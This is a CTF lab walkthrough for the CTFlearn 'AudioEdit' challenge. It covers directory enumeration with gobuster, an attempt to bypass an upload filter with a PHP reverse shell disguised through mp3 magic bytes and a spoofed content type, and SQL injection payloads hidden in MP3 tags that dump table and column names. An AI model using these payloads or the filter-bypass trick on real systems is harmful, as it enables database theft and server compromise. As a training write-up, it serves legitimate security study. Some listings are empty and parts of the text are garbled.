AudioEdit

ctflearn.com

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1 Introduction

This sheet meant to be a walkthrough of CTF challenge from ctf [5]. Here I try to explain step by step what metodology for solving this problem was taken along with actions which were needed. Some of steps will be showed on screenshots and some just explained along with commands used.

OS which was used for this presentation is Kali Linux in version 2022.4

2 Problem overview

Description of this task is short, we should exploit site: [6]. When we open link we get home page:




Figure 1: Site home page

Except this one we can also get to page "Upload":




Figure 2: Upload page

From here it seems that we should upload .mp3 file to see how processing of this site looks like. Note that file which will be uploaded is named:

Record (online-voice-recorder.com)(2).mp3

Listing 1: Name of file to upload




Figure 3: Edit page

We are redirected to page where we can edit uploaded .mp3 file. Take a look at address bar, we can see that file which we are editing changed name comparing to uploaded one:

 $c22 a d290 e e 55 dd b 375 e 648 e 0774 e 758 fa e e 1f966 \ .mp 3$

Listing 2: Hashed name of uploaded file

Ok lets find out if we can request this file directly. First search directories of this site using Gobuster.

```
(Linux@terminal)-$ gobuster dir -u https://web.ctflearn.
com/audioedit/ -w /usr/share/wordlists/dirb/common.txt
```

Listing 3: Used Gobuster syntax

```
2023/02/11 20:07:52 Starting gobuster in directory enumeration mode

/.htaccess (Status: 200) [Size: 123]
/css (Status: 301) [Size: 193] [→ http://web.ctflearn.com/audioed it/css/]
/index.php (Status: 200) [Size: 2081]
/js (Status: 301) [Size: 193] [→ http://web.ctflearn.com/audioed it/js/]
/uploads (Status: 301) [Size: 193] [→ http://web.ctflearn.com/audioed it/uploads/]
Progress: 4585 / 4615 (99.35%)
```

Figure 4: Gobuster output

As we can see there is "uploads" directory, so file probably is stored there:




Figure 5: Stored file

Ok, so let's try with uploading file with another format, we saw in address bar that site uses .php scripts (index.php, edit.php) so mayby we can upload reverse shell script in php (used script is from site: [4]):




Figure 6: Reverse shell .php file

Unfortunantely we get:



Figure 7: Invalid upload file format

It seems that there is some sort of validation of file format:




Figure 8: Validation of file format

In order to bypass file format filtering we can use Burp Suite [1] (to establish proxy while using burp in your browser, you can use FoxyProxy [3]). What needs to be change is content type of file in sending request, and also we have to fool filtering for file extension:




Figure 9: Parameters to change




Figure 10: Parameters changed

But after forwarding this request we again get:

Invalid file format.

Figure 11: Invalid format

There is one more thing that's worth of trying. 'Magic numbers' of our reverse shell script can be changed at the beginning of file to look like 'magic numbers' of .mp format. Those magic numbers are values encoded in hexadecimal form, which tells what format file has. To edit those, lets check those numbers for file which passed. We can use build in tool in Kali linux 'Hexeditor':

```
(Linux@terminal)-$ hexeditor 'Record (online-voice-recorder.com)(2).mp3'
```

Listing 4: Used Gobuster syntax




Figure 12: Hexeditor view of uploaded file

First eight highlited values should be enough. Lets add them to our script:

Figure 13: Hexeditor view of reverse shell script




Figure 14: Hexeditor view of reverse shell script after change

It is also worth to check after editing if file content wasn't affected too much:

```
vioOAp
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. If these terms are not acceptable to
-- INSERT --

12,13
Top
```

Figure 15: Vim view of reverse shell script after change

If so we should add missing part, after inserted 'Magic values':

```
yūôAp<?phB
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. If these terms are not acceptable to
"rev3rse_shell.php" [converted] 193L, 5501B

Top
```

Figure 16: Vim view of reverse shell script with added missing part

Now lets try upload again (remeber to edit format and content type at burp again):




Figure 17: Trying upload with changed magic numbers

And as we see file was uploaded successfully:




Figure 18: File sucessfully uploaded

But at this point take note of name of file in browser search bar (highlited at above screen). Even if we were able to upload reverse shell file, we won't be able to use it, because format .mp3 was automatically assigned to our file at server side. At this point it appears that we have to find another way.

Lets look at page after file is uploaded. We can see that two information are displayed to us:



Figure 19: Author and title.

Those attributes were not uploaded by us, so we can guess that it is somehow stored in uploaded file, and while uploading, those values are stored somwhere in databse. SO inserting those values may looks like this:

```
INSERT INTO [database_name.table_name] (col1, col2, ...,
    col_name_of_file, col_Title, col_Author, ...) VALUES (
    val1, val2, ..., hashed_name_of_file, Title, Author,
    ...)
```

Listing 5: Possible SQL syntax

If this so let's find out if we are able to edit those information in file. There is tool named Easy Tag [2] which allow us to edit tags (like title, artist etc.) on .mp3 files, you can install it on Kali typing:

```
(Linux@terminal)-$ sudo apt update
(Linux@terminal)-$ sudo apt install easytag
```

Listing 6: Install Easy Tag on Kali

So try to edit those tags on one of music files:




Figure 20: Easy Tag edit .mp3

And upload it on the site:



Figure 21: Tags edited

As we see it worked, but it's worth to notice that last characters of inserted data was swallowed. Those data may be returned by SQL which looks like:

```
SELECT Title, Author FROM [database_name.table_name]
WHERE col_name_of_file = hashed_name_of_file
```

Listing 7: Possible SQL syntax

Maybe we will also be able to upload some sql injection to above queries. Let's try for MySQL.

```
test', (SELECT GROUP_CONCAT(table_name) FROM information_schema.tabels WHERE table_schema=database ())) — —
```

Listing 8: Possible SQL syntax

GROUP_CONCAT() will concatenate all returned values with coma separator into one row. By using table_name we will list names of all tables in database. Information_schema provides access to database metadata and information about the MySQL server. The database() function returns the name of the current database. Also additional char is inserted after comment in order to escape swallowing last character of inserted data.

Then the inserting query will be look like this:

```
INSERT INTO [database_name.table_name] (..., author,
    title, ...) values (..., 'test', (SELECT GROUP_CONCAT(
    table_name) FROM information_schema.tables WHERE
    table_schema=database())) — -',...);
```

Listing 9: Possible SQL syntax

This will be successful only if Author and Title were last columns in table otherwise we will get error of executing this query which will be saying that number of columns is not correct.

Let's add this query as tag Author assuming that Title is last column:




Figure 22: Tag Author edited

And as output after uploading we get name of table:




Figure 23: Table name

So now we would like to check what colums are in this table, to achieve that use query:

```
test', (SELECT GROUP_CONCAT(column_name) FROM information_schema.columns WHERE table_name='audioedit')) — —
```

Listing 10: Query to check columns

The INFORMATION_SCHEMA.COLUMNS view allows you to get information about all columns for all tables and views within a database. And as output we should get columns name from database, concatenated with colon. After uploading file with this tag we get names:




Figure 24: Columns names

The most interesting seems to be 'file' column, to see its content let's use query:

Listing 11: Query to check columns

But when file tagged with this one is uploaded we get error:

Error inserting into database!

Figure 25: Select from audioedit

This one is caused because of INSERT statement which is performed during upload uses name of table on which we want to execute SELECT in the same time, so to avoid this we should use alias:

Listing 12: Query to check columns

And output seems promising after uploading file with aliased tag:




Figure 26: Column file

Lets take 'supersecret flagf1le.mp3' and put it into url bar of browser, replacing name of uploaded file:



Figure 27: File with flag

After changing visualisation type to sonogram we get visualised text containing the flag: $ABCTF\{m3t4_inj3cti00n\}$

References

- [1] Burp suite. https://portswigger.net/burp/communitydownload.
- [2] Easy tag. https://wiki.gnome.org/Apps/EasyTAG.
- [3] Foxyproxy configuration. https://null-byte.wonderhowto.com/how-to/use-burp-foxyproxy-easily-switch-between-proxy-settings-0196630/.
- [4] Pentest monkey reverse shell script. https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php.
- [5] Reference to site with this challenge. https://ctflearn.com/challenge/152.
- [6] Site to exploit. http://web.ctflearn.com/audioedit/.